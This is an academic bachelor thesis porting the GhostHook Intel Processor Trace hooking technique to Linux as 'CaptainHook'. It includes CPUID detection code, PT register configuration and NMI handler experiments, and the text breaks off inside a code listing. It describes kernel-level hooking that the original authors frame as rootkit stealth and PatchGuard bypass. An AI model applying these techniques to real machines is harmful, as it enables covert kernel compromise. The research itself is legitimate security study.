Lehrstuhl für Informatik 1
Friedrich-Alexander-Universität
Erlangen-Nürnberg

BACHELOR THESIS

Intel PT Hooking

Jack Henschel

Erlangen, November 5, 2018

Examiner: Prof. Dr. Felix Freiling
Advisor: Ralph Palutke

Eidesstattliche Erklärung / Statutory Declaration

Hiermit versichere ich eidesstattlich, dass die vorliegende Arbeit von mir selbständig, ohne Hilfe Dritter und ausschließlich unter Verwendung der angegebenen Quellen angefertigt wurde. Alle Stellen, die wörtlich oder sinngemäß aus den Quellen entnommen sind, habe ich als solche kenntlich gemacht. Die Arbeit wurde bisher in gleicher oder ähnlicher Form keiner anderen Prüfungsbehörde vorgelegt.

I hereby declare formally that I have developed and written the enclosed thesis entirely by myself and have not used sources or means without declaration in the text. Any thoughts or quotations which were inferred from the sources are marked as such. This thesis was not submitted in the same or a substantially similar version to any other authority to achieve an academic grading.

Der Friedrich-Alexander-Universität, vertreten durch den Lehrstuhl für Informatik 1, wird für Zwecke der Forschung und Lehre ein einfaches, kostenloses, zeitlich und örtlich unbeschränktes Nutzungsrecht an den Arbeitsergebnissen der Arbeit einschließlich etwaiger Schutz- und Urheberrechte eingeräumt.

Erlangen, November 5, 2018

Jack Henschel

Zusammenfassung

In dieser Arbeit implementieren wir eine Einschubtechnik basierend auf Intels Processor Trace Hardwarefunktion. Die ursprüngliche Idee wurde von CyberArk Labs unter Microsofts Windows implementiert, wir versuchen ein funktionales Equivalent für Linux-basierte Betriebssysteme zu bauen. Unsere Implementierung kann jedoch nicht dem gleichen Anwendungsfall dienen, da wir auf invasive Methoden zurückgreifen mussten um den Unterbrechungshandhaber zu registrieren. Zusätzlich stellen wir eine neue Technik vor um System- und Bibliotheksaufrufe mit Intel PT aufzuzeichnen. Diese ist allerdings noch nicht völlig zuverlässig, da einzelne Aufrufe möglicherweise nicht detektiert werden. Wir zeigen jedoch eine Möglichkeit diese technische Einschränkung zu umgehen.

Abstract

In this work, we implement a hooking technique based on Intel Processor Trace hardware unit. The original idea was implemented by CyberArk Labs on Microsoft Windows, we tried to build a functionally equivalent port for Linux-based operating systems. However, it does not fulfill the same use-case, since we had to recourse to using invasive techniques for registering the interrupt handler. Additionally, we present a novel technique for tracing system and library calls with Intel PT. This technique is not yet fully reliable, as individual calls may be lost, but we outline how to overcome this technical impediment.

CONTENTS

1 Introduction **1**

1.1 Motivation . . . 1
1.2 Task . . . 2
1.3 Outline . . . 2
1.4 Acknowledgments . . . 2

2 Background **3**

2.1 Intel PT . . . 3
2.1.1 Detection . . . 4
2.2 Interrupts . . . 6
2.2.1 System calls . . . 6
2.2.2 APIC . . . 7

3 Design **9**

3.1 GhostHook . . . 9
3.2 CaptainHook . . . 10

4 Implementation **13**

4.1 Configuring Intel PT . . . 13
4.1.1 Intel PT MSRs . . . 13
4.1.2 Trace Buffer Allocation . . . 14
4.1.3 Multi-core configuration . . . 14
4.1.4 Handling the interrupt . . . 15
4.2 Inline Hooking . . . 17
4.3 Kprobes . . . 19
4.4 Modifying Process Credentials . . . 20
4.5 CaptainHook . . . 21
4.6 System call tracing . . . 24
4.7 PLT tracing . . . 25

5 Evaluation **29**

5.1 GhostHook vs. CaptainHook . . . 29
5.2 Tracing . . . 30

6 Conclusion and Future Work **31**

6.1 Trace Buffer prefilling . . . 31
6.2 Binary Analysis with PT . . . 32

7 Bibliography **33**

1 INTRODUCTION

1.1 Motivation

With the rapid release cycles and ever increasing complexity of modern software, software engineers require specific tools to analyze, monitor and measure their applications during development and in production. While hardware tracing in itself is quite an old concept, Intel, amongst others, in recent years released a new hardware assisted tracing module, dubbed Intel Processor Trace (PT) [14]. It offers, in contrast to older techniques such as Last Branch Record (LBR) or Branch Trace Store (BTS), low overhead and high accuracy tracing and profiling [10]. On embedded platforms, Intel PT is also referred to as "Real Time Instruction Trace" (RTIT).

ARM offers a similar technology called "CoreSight". Unlike Intel's PT, CoreSight is not a single hardware module, but rather a complete architecture of tracing components, such as "Embedded Trace Macrocell" (ETM), "Program Flow Trace" (PTM) and "ARM Debug Interface" (ADI).

AMD does not offer a comparable tracing mechanism for their processors.

Hardware tracing capabilities are used by various companies to monitor the performance of their programs during development, and also to find and remove bottlenecks.

Researchers on the other side have used hardware tracing features extensively for examining and ensuring the integrity of control flow of executed programs [9, 13]. Generally speaking, the technique lends itself perfectly to the field of data provenance, which strives for explaining how a computation was performed by recording a trace of the execution [18].

This includes monitoring the control flows of programs which use other programs' code, also known as "Code Reuse Attacks" (CRAs). Lee et al. have shown that their CoreSight based solution, which is ARM's pendant to Intel PT, successfully detects "return-ortiented programming" (ROP) attacks, a representative technique used for CRAs, with negligible performance impact [11].

Furthermore, Intel PT has been used by researchers to aid in the popular discipline of testing software by fuzzing inputs. This hardware-assisted, coverage-guided feedback fuzzing for kernels is operating system

independent and has almost no performance overhead, even in cases where the kernel crashes [16]. Thinking this concept into another direction leads to the use case VMRay has taken with their "VMRay Analyzer". It is a hypervisor for running malware in a virtualized environment and examining its actions. This can be further enhanced by hardware tracing to identify and trigger dormant functionality in malware as well as identify and reconstruct code-reuse attacks in malware [20].

But, as with any new and powerful technology, we need to carefully evaluate downsides and be aware of possible design flaws. Initial research has shown that there are no offensive exploits for ARM's CoreSight public. Based on Intel PT technology however, CyberArk Software Ltd. has released an exploit showing that is possible to misuse the callback mechanism of the PT hardware module. This leads to code being executed at the same privilege level (or higher) than the kernel, which in turn can then be used to compromise the kernel integrity. CyberArk, for instance, was able to bypass Microsoft's PatchGuard, which is a "Kernel Patch Protection" (KPP) mechanism that prevents kernel modification. Thereby they were able to undermine the trustworthiness of the running kernel [7].

1.2 Task

As the code for CyberArk's GhostHook exploit is not public, the first task will be to research how exactly Intel PT and the other software components were used to bypass kernel protection mechanisms. Based upon this research, a similar exploit for Linux-based operating systems will be written. In combination with this, we will look for potential attack vectors on Linux-based operating systems for this kind of exploit, such as disabling SELinux or circumventing kernel lockdown. Finally, after doing this in-depth work, we will look into mitigations for this vulnerability.

1.3 Outline

This thesis contains four main chapters. In chapter 2 we explain the architecture and intended use-case of Intel PT (section 2.1) as well as interrupt and system call handling on the x86_64 platform (section 2.2 and 2.2.1).

In chapter 3 we outline the design of the GhostHook exploit and how our implementation is structured.

In the implementation chapter 4 we go into detail on how to configure and control the PT hardware unit (section 4.1), show different approaches to handling the key interrupt and how to modify process credentials in the Linux kernel (section 4.4). Finally, in section 4.5 we combine all those efforts into a single application and show how to use it.

Chapter 5 evaluates our implementation against various criteria and compares our implementation with the original GhostHook.

To wrap it all up, chapter 6 concludes our work, show what lessons we have learned during the implementation and what future work can be derived from this.

1.4 Acknowledgments

A big thank you to my advisor Ralph Palutke for his continuous and comprehensive feedback as well as useful references and explanations.

2 BACKGROUND

Since Intel PT is the key hardware feature utilized in this thesis, we will spend some time explaining its architectural design and how to operate it in this chapter. Afterwards we take a look at the implementation of interrupts and system calls on modern x86_64 platforms, since these are two integral building blocks of our work.

2.1 Intel PT

Intel Processor Trace (PT) is a new feature of Intel processors which provides machine instruction-level tracing. This can aid in low-level debugging and performance analysis of programs and even state recovery of crashed applications.

The vast landscape of tracing tools has many different frontends, such as eBPF, Perf, SystemTap and LTTng, and data sources, like Kprobes, Uprobes, and kernel tracepoints, for capturing data. These can be used to hook into running programs and analyze their behavior (metrics like systems calls, time spent in functions or waiting/blocking). Intel PT is another data source, but it is dedicated, parallelized hardware inside the CPU's performance monitoring unit (PMU) to trace software running on the CPU. It tracks branch executions on each individual core, which allows the reconstruction of the control flow of all executed code [14].

However, with the speed of modern CPUs (billions of clock cycles per second), storing the collected data anywhere becomes challenging, because the buffer is either not fast enough or too small. Intel PT solves this problem by storing only the data absolutely required for reconstructing the control flow of the program later. As an example, conditional branches are only stored as a single bit (taken or not-taken). It also captures certain processor execution mode changes (such as CR3, 32-bit/64-bit mode and TSX transaction state) and timings.

The combination of specialized hardware for tracing and the highly compressed tracing stream enables Intel PT to have very low overhead, but it requires some effort to decode the packet stream [6].

1. **PSB** (*Packet Stream Boundary*): heartbeats, generated at regular intervals (first packet in stream)
2. **TNT** (*Taken Not-Taken*): direct conditional branches
3. **TIP** (*Target IP*): target address of indirect branches, exception and interrupts
4. **FUP** (*Flow Update Packets*): source IP address for asynchronous events
5. **PIP** (*Paging Information Packet*): modifications to CR3 register
6. **TSC** (*Time-Stamp Counter*): tracks wall clock data (contains some portion of the software-visible time-stamp counter)
7. **MODE**: processor execution information and mode (16-, 32- or 64-bit)
8. **CBR** (*Core Bus Ratio*): core to bus clock ratio
9. **MWAIT**: indicate successful completion of an MWAIT operation to a C-state deeper than C0.0
10. **PWRE** (*Power State Entry*): indicates entry to a C-state deeper than C0.0
11. **PWRX** (*Power State Exit*): indicates exit from a C-state deeper than C0.0, returning to C0.
12. **EXSTOP** (*Execution Stopped*): indicates that software execution has stopped, due to events such as P-state change, C-state change, or thermal throttling
13. **CYC** (*Cycle-Accurate Mode*): provides elapsed time as measured in processor core clock cycles relative to the last CYC packet
14. **MTC** (*Mini Time Counter*): provides a periodic indication of wall-clock time
15. **OVF** (*Overflow*): indicates internal buffer overflow (packets being dropped)
16. **PTW**: includes the value of the operand passed to the PTWRITE instruction
17. **PAD**: padding

Figure 2.1: PT packets as described in [1, section 36.1.1.1]

PT has two basic operating modes. *Full trace mode* allows continuous tracing which runs as long as the disk keeps up (otherwise data loss may occur). *Snapshot mode* runs in a special ring buffer (provided by the operating system), stops tracing on an event of interest and only saves the snapshot of the ring buffer at that time [8, tools/perf/doc/intel-pt.txt].

Intel PT was first featured in the Broadwell micro-architecture, following micro-archictectures (Skylake and Goldmont) saw additional enhancements such as fine grained timing and IP address filtering. It is also available on the Atom platform (Silvermont and Airmont based products), but is called Real-Time Instruction Trace (RTIT) there [1].

The Intel PT hardware writes individual packets into the log stream. These packets, shown in Figure 2.1, need to be decoded, bound to an event and then the execution flow can be reconstructed. All of these steps are implemented in the Intel Processor Trace Decoding library (`libipt`) [6].

2.1.1 Detection

Since the Linux kernel includes a driver for Intel PT since version 4.1 [8], one can easily determine the availability and capabilities of PT on any Linux OS by looking at the virtual filesystem under `/sys/devices/intel_pt/caps/*`.

Though we will present here a universal, platform-independent approach which is simply using the CPUID

opcode present on any x86 CPU. It will also serve as an exercise to get ourselves familiar with GCC's Inline Assembly programming.

The CPUID opcode is a processor instruction on x86 platforms to find out about available processor features. Depending on the values in the registers EAX, EBX, ECX and EDX, different information can be queried. While GCC includes a function `cpuid` for calling CPUDID directly from C code (available through the header file "<cpuid.h>"), we want to make its action explicit in Figure 2.2.

```
int a, b, c, d;
a = 0x1;
asm (
  "mov eax, %0\n\t"
  "cpuid\n\t"
  "mov %0, eax\n\t"
  "mov %1, ebx\n\t"
  "mov %2, ecx\n\t"
  "mov %3, edx\n\t"
  : "=r" (a), "=r" (b), "=r" (c), "=r" (d)
  : "0" (a)
);
```

Figure 2.2: Generic CPUID call, verbose

Figure 2.2 demonstrates a call of CPUID, querying general processor information, such as model, family and bus frequency. The variables `a`, `b`, `c` and `d` are used to store the contents of the registers EAX, EBX, ECX and EDX in our program. After setting the value of `a` to "1" (line 2) and moving the value into the register EAX (line 2), we issue the `cpuid` instruction (line 3). Now the CPU itself reads the values from the registers and sets the appropriate bits in the very same registers. Then, we can retrieve the values from the registers (line 4-7) and write them to our local variables. The argument list after first colon (line 8) tells GCC's Inline Assembly what the output variables are (our local variables) and from where they should be read (in this case registers, hence the "=r"). After the second colon follows the list of input variables.

With GCC's Inline Assembly the same code can be written more concise, as we need not manually copy the values into and out of the registers, but rather can handle this by defining our arguments more precisely (Figure 2.3, line 3).

```
int a = 0x1, b, c, d;
asm ( "cpuid\n\t"
  : "=a" (a), "=b" (b), "=c" (c), "=d" (d)
  : "0" (a)
);
```

Figure 2.3: Generic CPUID call, concise

To detect the availability of Intel PT (Figure 2.4), we set EAX to `0x7`, ECX to `0x0` and look at Bit 25 in EBX after calling CPUID [1, Section 36.3.1].

By calling CPUID with EAX set to `0x14` and ECX set to `0x0`, we can enumerate specific features of Intel PT. Since Intel has gradually expanded the PT's capabilities between different processor generations, support for each used feature has to be checked individually.

Particular ToPA, IP Filtering and PTWRITE support are relevant for our use case (Table 2.5).

ToPA is short for "Table of Physical Addresses" and specifies the region the CPU may write generated trace packets to. It is possible to use multiple (non-contiguous) regions, but for our use case a single buffer is enough, since we want to let the buffer run full anyway.

PTWRITE is an additional opcode instruction present on recent implementations of Intel PT. By issuing a call to PTWRITE, the currently traced application can write additional data (which will be stored in a

```
#define BIT(x) (1ULL << (x))

int a = 0x7, b, c = 0, d;
asm ("cpuid\n\t"
  : "=a" (a), "=b" (b), "=c" (c), "=d" (d)
  : "0" (a), "2" (c));

if ((b & BIT(25)) == 0)
  printf("Intel PT not supported\n");
else
  printf("Intel PT supported\n");
```

Figure 2.4: Detection of Intel PT

CPUDID: EAX=0x14, ECX=0x0	Support (Bit == 1)
ECX Bit 0	ToPA Output
EBX Bit 2	IP Filtering
EBX Bit 4	PTWRITE instruction

Figure 2.5: Intel PT Feature Enumeration, from [1, Table 36-11]

PTWRITE packet) to the packet stream generated by the PT hardware module. This data can then later be correlated with the program execution flow.

IP Filtering allows tracing of specific instruction pointer (IP) ranges. In this case, trace packets are only generated when a taken branch or event is seen whose target address matches the IP range. This will become relevant later, when we start tracing at the kernel entry point for system calls, which address is stored in the `MSR_LSTAR` register.

2.2 Interrupts

Interrupts are a keystone of modern processors and operating systems. They are used to implement asynchronous input and output as well as for timeshared systems. However, handling interrupts is extremely tricky and requires a lot of expertise, especially when designing operating systems.

Like most modern OS kernels, Linux handles interrupts in two parts: the prologue, referred to as “upper half” or “First-Level Interrupt Handler”, and the epilogue, referred to as “bottom half” or “Second-Level Interrupt Handler” [15, chapter 12]. The prologue gets executed immediately and cannot be interrupted itself. It only does the bare minimum work in order to capture the relevant information about the interrupt. Afterwards, the epilogue gets executed, where heavy and time-intensive tasks, such as copying data, are performed. Just like any other process on the system, the epilogue can be interrupted by new requests.

2.2.1 System calls

Historically, system calls were most commonly realized via software interrupts. Today however, there are more efficient ways of implementing this behavior, described in the following.

Essentially, a system call is just a C function exposed by the kernel for user space applications. However, since system calls are supposed to be handled at privilege level 0, a context switch needs to happen. On the x86_64 platform the standard ABI for user programs is to put the system call number (defined in the system call table) into the RAX register and the parameters for the function into the remaining general purpose registers (RDI, RSI, RDX, R10, R8, R9, in that order). Then the `syscall` CPU instruction is issued which causes the processor to transition to ring 0, fetch the address stored in `MSR_LSTAR` (“Model-specific register long system target address register”) and jump to that address. At this address special operating system code is stored that handles system calls. This code then pushes the parameters from the

registers onto the kernel stack, looks up the function address of the system call in the system call table and calls this address. Therefore, the system call function itself gets called like any ordinary C function, but the transition is somewhat special. During startup, the OS kernel has to write the corresponding address to the `MSR_LSTAR` register [3].

2.2.2 APIC

In the past processors (for instance Intel's 8086) only had one interrupt request (IRQ) line and one non-maskable interrupt (NMI) line. To handle more external devices, Intel introduced the "Programmable Interrupt Controller" (PIC) which featured eight interrupt lines. This still wasn't sufficient for multiprocessor systems, hence the "Advanced Programmable Interrupt Controller" (APIC) was developed [17].



Figure 2.6: APIC Archicture

The APIC architecture, depicted in Figure 2.6, consists of one local APIC (LAPIC) per processor core which are all connected via the APIC bus, sometimes also referred to as Interrupt Controller Communication (ICC) bus, to the I/O-APIC, that gets the initial interrupt requests from hardware devices. Since each core has its own local APIC, each CPU also has to "program" its own local APIC which is done by means of memory mapped registers. The "Interrupt Redirection Table" is a 64-bit vector that describes the received interrupt and serves to translate each external IRQ signal into a message to one or more local APIC units on the APIC bus. This can also be used to activate and deactivate individual interrupt sources. The information in the redirection table is used via the APIC bus. Additionally, modern CPUs pack even more features into their local APICs like timers, performance counters and inter processor interrupts (IPI) [17]. Being able to deliver interrupts to each core is crucial to fully take advantage of a multiprocessor architecture.

The performance monitoring unit (PMU) is a special on-chip component all modern CPUs feature. It is responsible for monitoring events like cache hits and misses, elapsed cycles, page faults, power levels and many, many more. This data source can assist developers in analyzing how an application or operating system performs. As PT is part of the PMU, it communicates through the I/O-APIC and the local APIC with the software administering the running trace by sending performance monitoring interrupts (PMI).

3 DESIGN

This chapter describes the basic workflow of the GhostHook attack and how our port to Linux is structured. Finally, we also describe the mechanics of system and library call tracing with Intel PT.

3.1 GhostHook

This section gives an overview on how the GhostHook exploit by the researchers at CyberArk Labs works on Microsoft's Windows operating system and the threat it poses [7].

Firstly, Intel PT is configured through the appropriate MSRs, which will be described in more detail in section 4.1. The trace buffer, where the output of the PT packet stream described in section 2.1 gets written, is purposely chosen very small.

The PMU, which contains the PT hardware unit, sends a notification to the running software (kernel) that the allocated buffer is about to go full (or even overflowed already) by sending a performance monitoring interrupt (PMI) [1].

By allocating an extremely small buffer, which leads to the CPU quickly running out of buffer space, this interrupt is triggered very quickly. Since the kernel needs to immediately handle the PMI, it will branch to the PMI handler (Figure 3.1). When this happens no context switch occurs, only the protection ring is changed to ring 0, hence the process' memory is still available. As the PMI handler is a code snippet controlled by the attacker, it can perform a hook. Registering a custom handler for this is fairly simply through Windows' hardware abstraction layer inteface (HAL) [7].

```
HalSetSystemInformation(HalProfileSourceInterruptHandler,
                        sizeof(PMIHANDLER), (LPVOID)&hookroutine);
```

Next, they start tracing a critical range of kernel code. As described in section 2.2.1, system calls used to be realized via interrupts on the x86 platform, therefore an interrupt handler had to exist in the kernel code.

To increase performance of system calls, new techniques such as "Fast System Call" have been introduced. They no longer use an interrupt line but instead transition directly to a designated function in the operating system. Its address is stored in the `MSR_LSTAR` register, specifically made for this purpose.

When the PT buffer runs full as the trace is running on the address stored in `MSR_LSTAR`, the interrupt will intercept the `nt!KiSystemCall64` function, Windows' entry point for 64-bit service functions. As soon as any process issues a system call, the CPU starts tracing the interrupt handler, the buffer runs full, this causes a PMI interrupt and the custom PMI handler code, controlled by the attacker, gets executed. This process is illustrated in Figure 3.1.



Figure 3.1: Execution flow of attack using PT

Since it takes a short while before the allocated buffer runs full, this method is not 100% precise. The accuracy can be improved by using the PTWRITE instruction to prefill the buffer with data, so the interrupt triggers as soon as any code branches to the traced region.

According to their own words, "it is possible to completely alter the execution context at this point" [7].

As the authors note at the beginning of their article, "this is neither an elevation nor an exploitation technique. This technique is intended for post-exploitation scenario where the attacker has control over the asset. Since malicious kernel code (rootkits) often seeks to establish persistence in unfriendly territory, stealth technology plays a fundamental role." [7]. To them, the main application of this exploit is bypassing Microsoft's PatchGuard, formally known as Kernel Patch Protection (KPP), as registering a custom PMI handler is transparent to PatchGuard.

3.2 CaptainHook

This section outlines how our port of GhostHook to Linux, dubbed CaptainHook, operates.

We start off by allocating a small trace buffer. According to Intel's Manual [1, Table 36-9], sizes between 128 bytes and 4 gigabytes can be configured. Oddly enough, the PT driver implemented in the Linux kernel only supports for buffers larger than two pages for regular tracing [8, tools/perf/Documentation/intel-pt.txt and tools/perf/arch/x86/util/intel-pt.c]. This is an implementation impediment, since it takes a bit longer before the trace buffer fills up and the interrupt gets triggered.

After allocating the buffer, we retrieve the address range of the system call entry point. Unlike GhostHook did for Windows, on Linux this value can not simply read from the `MSR_LSTAR` register, as the Linux kernel creates a unique trampoline for each individual core which then jumps to the entry point handler. Instead we identify and use the common entry function which all trampolines eventually jump to, explained in section 4.5

Next we set up our own Intel PT interrupt handler. The PT interrupt is mangled inside a non-maskable interrupt (NMI), as multiple events can be sent over a single interrupt type. Registering this interrupt handler on Linux proved to be challenging as Linux does not feature a facility to register custom handlers for NMIs or PMIs.

For testing purposes we resorted to patching the default PT interrupt routine in the kernel. We tried various approaches, such as inline patching (section 4.2) and Kprobes (section 4.3), which gives us the possibility to run our own code before the original interrupt handler does its work (copying out buffer content, advancing the buffer head et cetera). However, patching the kernel is a blocker for any kind of offensive use of CaptainHook, since it is trivially detectable by runtime integrity tools, as evaluated in section 5.1.

As we intercept the process context during the phase its running in kernel mode, we can arbitrarily monitor and modify the process without having to alter the process' memory. Therefore, this is an extremely stealthy technique for auditing system and library calls. It is interesting to note that during the entire procedure shown in Figure 3.1 no context switch occurs since the kernel pages (where the system call entry point and our interrupt handler are located) are mapped to the top of each process' memory.

Once in the interrupt context, both system and library calls be identified by looking at the saved contents of various registers, since the kernel automatically saves these upon entry (callee-saved registers). The name of the system call can then be derived by looking at the system call table and reversing the mapping, which we do in section 4.6. For library calls more effort is needed since we only know the process identifier (PID) and the instruction pointer address at the time of kernel entry. Using the PID we can look up which files, particularly relevant here are binaries and libraries, are mapped into the process' memory. By subtracting the base address of the mapping from the instruction pointer we get a relative pointer inside the relevant binary. By dumping all available symbols in this binary we can determine which function the code was running in at the time of the interrupt. A concrete example is shown in section 4.7.

4 IMPLEMENTATION

This chapter leads through all the necessary steps and details to utilize Intel PT, insert a custom handler for the PT interrupt on Linux, reading and modifying process information from within the kernel and integrating it all into a deliverable. At the end we also show how this hooking technique can be used for recording system and library calls.

4.1 Configuring Intel PT

As we have successfully detected the presence of Intel PT and its available features in chapter 2.1.1, we will commence with setting up Intel PT for tracing. Since this requires writing to model-specific registers (MSRs), we need to run our code in privilege ring 0, which is equivalent to running code within the kernel. This is not necessary for accessing general-purpose registers, like we have seen in section 2.1.1.

To gain these elevated privileges, we will compile and run our code as a kernel module.

4.1.1 Intel PT MSRs

Model-specific registers (MSR) are registers not strictly required for x86 compatibility, unlike general purpose registers, therefore their availability has to be individuality checked by using the CPUID instruction, as shown in section 2.1.1. In its most simplest form, reading from a MSR is achieved by using the RDMSR assembly opcode, writing is done with the WRMSR opcode. Albeit one should use wrappers for fetching and storing data in these registers.

There are a few important registers for configuring and controlling the state of the PT hardware module. Their addresses and purposes are described in Table 4.1 briefly.

Name	Address	Description
IA32_RTIT_CTL	0x00000570	Contains most of the configuration
IA32_RTIT_STATUS	0x00000571	Indicates current tracing status
IA32_RTIT_OUTPUT_BASE	0x00000560	Holds physical address of tracing buffer
IA32_RTIT_OUTPUT_MASK_PTRS	0x00000561	Stores size of tracing buffer
IA32_ADDR0_START	0x00000580	Defines start of (first) IP range
IA32_ADDR0_END	0x00000581	Defines end of (first) IP range

Figure 4.1: Intel PT MSRs, from [1]

4.1.2 Trace Buffer Allocation

The processor requires a physical address range to write its packet stream to. This can either be a physical I/O device or a memory-mapped region. Because we want the trace buffer to fill up quickly, we allocate the smallest possible unit: a single page. The size of a page is platform specific, but for most, recent `x86_64` architectures its typically 4 KiB (4096 Bytes). After allocating this buffer with `__get_free_page` using the `GFP_ATOMIC` flag to prevent the page from sleeping and `GFP_ZERO` flag to zero the page for us, we translate the virtual address of the page to a physical address and write it to the `IA32_RTIT_OUTPUT_BASE` MSR using the `wrmsrl` function. Next, we calculate the size of the allocated page and write that to the `IA32_RTIT_OUTPUT_MASK_PTRS` MSR. The trace buffer size can be further reduced by adding an offset to this output mask, as described in [1, Table 36-9].

4.1.3 Multi-core configuration

As we already discussed in the introduction to the APIC architecture (Section 2.2.2), each CPU core has its own local APIC unit. In the same way each CPU also has its own PT unit, since different cores may run different processes which we want to individually trace. Therefore, Intel PT needs to be configured on each core separately including separate trace buffer allocations.

Fortunately, Linux provides us with the `DEFINE_PER_CPU` macro for creating variables which are then bound to a specific CPU. During runtime, each core can only read and write its own copy of the variable with the `__this_cpu_read` and `__this_cpu_write` macros, respectively. Alternatively, we would need to manually allocate four variables, lock the execution, identify the core we are running on and then access the appropriate variable.

In our case, we use such a "Per-CPU" variable in order to store the address of the buffers we allocate, since we want to free those later again.

Additionally, we need to execute our PT control commands (writing and reading from model specific registers) on all cores. We implement this by using the `on_each_cpu` function. It is specifically made for calling a function on all processors and takes three arguments: the pointer to the function to be executed, a pointer which will be given to the called function as an argument and a boolean if it should wait until the function has completed on all CPUs.

In the same way we configure the tracing ranges and, as can be seen in Figure 4.2, enable Intel PT tracing.

```
static void start (void) {
  uint64_t pt_cfg = 0;

  pt_cfg |= TRACE_EN; /* Bit 0 == 1: enable tracing */
  pt_cfg |= OS_EN; /* Bit 2 == 1: enable kernel tracing */
  pt_cfg |= USER_EN; /* Bit 3 == 1: enable user-space tracing*/
  pt_cfg &= ~(FABRIC_EN); /* Bit 6 == 0: write trace output to memory ToPA */
  pt_cfg &= ~(TOPA_EN); /* Bit 8 == 0: use single-range output */
  pt_cfg |= ADDR0_CFG; /* Bit 32-35 == 1: use IA32_RTIT_ADDR0_A IP range for tracing */

  on_each_cpu(core_enable_trace, &pt_cfg, 1);
}

static int trace_running(void) {
  uint64_t val = rdmsrl(IA32_RTIT_STATUS);
  return ((val & TRIGGER_EN) == 0) ? 1 : 0;
}

static void core_enable_trace(void *arg) {
  unsigned long* pt_cfg = (unsigned long*) arg;
  int cpu_id = smp_processor_id();

  wrmsrl(IA32_RTIT_CTL, *pt_cfg);

  if (trace_running() != 0)
  printk("failed to enable tracing on cpu %d\n", cpu_id);
}
```

Figure 4.2: Assembly and writing of Intel PT configuration register `IA32_RTIT_CTL`

4.1.4 Handling the interrupt

As soon as (or even shortly before) the buffer provided for the PT hardware unit is filled up, a performance monitoring interrupt (PMI) gets generated by the performance monitoring unit (PMU) of the CPU [1].

However, Linux treats these PMIs as NMIs and it is quite difficult to not handle (NMIs) from within the kernel, since a pluggable structure (like for IRQs) does not exist. While Linux does have a "general purpose" way of registering handlers for NMIs (Figure 4.3), the internal behavior of the interrupt handler is arcane and sparsely documented. Even worse, multiple events on the APIC bus can be mangled into a single interrupt which then need to be demangled in the kernel code. This makes it impossible for us to register a handler and simply check if the event is relevant to us and if not pass it on to the real handler function, since messages on the APIC bus are volatile and non-idempotent. Ultimately, our attempts, partially shown in Figure 4.3, to register such a function from a kernel module were unsuccessful, as they simply led to system freezes.

In the end we decided to directly hook the `intel_pt_interrupt` function in the Linux kernel for testing purposes [8, arch/x86/events/intel-pt.c]. When the kernel boots, the `init_hw_perf_events` function initially registers the `perf_event_nmi_handler` function for handling PMIs (as shown in Figure 4.3) [8, arch/x86/events/core.c].

This function in turn is just a small wrapper, for measuring execution time of the interrupt handler, which calls the function in `x86_pmu.handle_irq`. Previously, the `intel_pmu_handle_irq` was registered as the handler in `struct x86_pmu`, shown in Figure 4.4

Hence once the APIC sends the interrupt, `intel_pmu_handle_irq` gets called. In Figure 4.5 it can be seen that this function checks various conditions as well as the state of the PMU to determine which interrupt has been triggered, since multiple interrupts can be mangled into a single message.

If status bit 55 of the PMU is set this message contains an Intel PT interrupt, therefore the appropriate `intel_pt_interrupt` handler is executed, which then updates the buffer configuration in order to provide new space for trace output [8, arch/x86/events/intel/pt.c].

```
static inline u64 intel_pmu_get_status(void) {
  u64 status;
  rdmsrl(MSR_CORE_PERF_GLOBAL_STATUS, status);
  return status;
}

static int my_pt_nmi_handler(unsigned int cmd, struct pt_regs *regs) {
  struct cpu_hw_events *cpuc;
  u64 status;
  int handled;
  int pmu_enabled;

  status = intel_pmu_get_status();
  if (!status)
    goto done;

  /* Intel PT */
  if (__test_and_clear_bit(55, (unsigned long *)&status)) {
    handled++;
    // intel_pt_interrupt();
    printk("BINGO!\n");
  } else {
    printk("Ooops, got something different here\n");
  }

  done:
  apic_write(APIC_LVTPC, APIC_DM_NMI);
  return handled;
}

static int __init ingress (void) {
  int e;
  /* defined in arch/x86/include/asm/nmi.h */
  /* arguments: type, handler function, flasg, name */
  e = register_nmi_handler(NMI_LOCAL, perf_event_nmi_handler, 0, "PMI");
  if (e != 0) {
    printk("Failed to register NMI handler: %d\n", e);
    return -e;
  }
  return 0;
}
```

Figure 4.3: Example for registering a NMI handler, adapted from [8, rch/x86/events/intel/core.c]

```
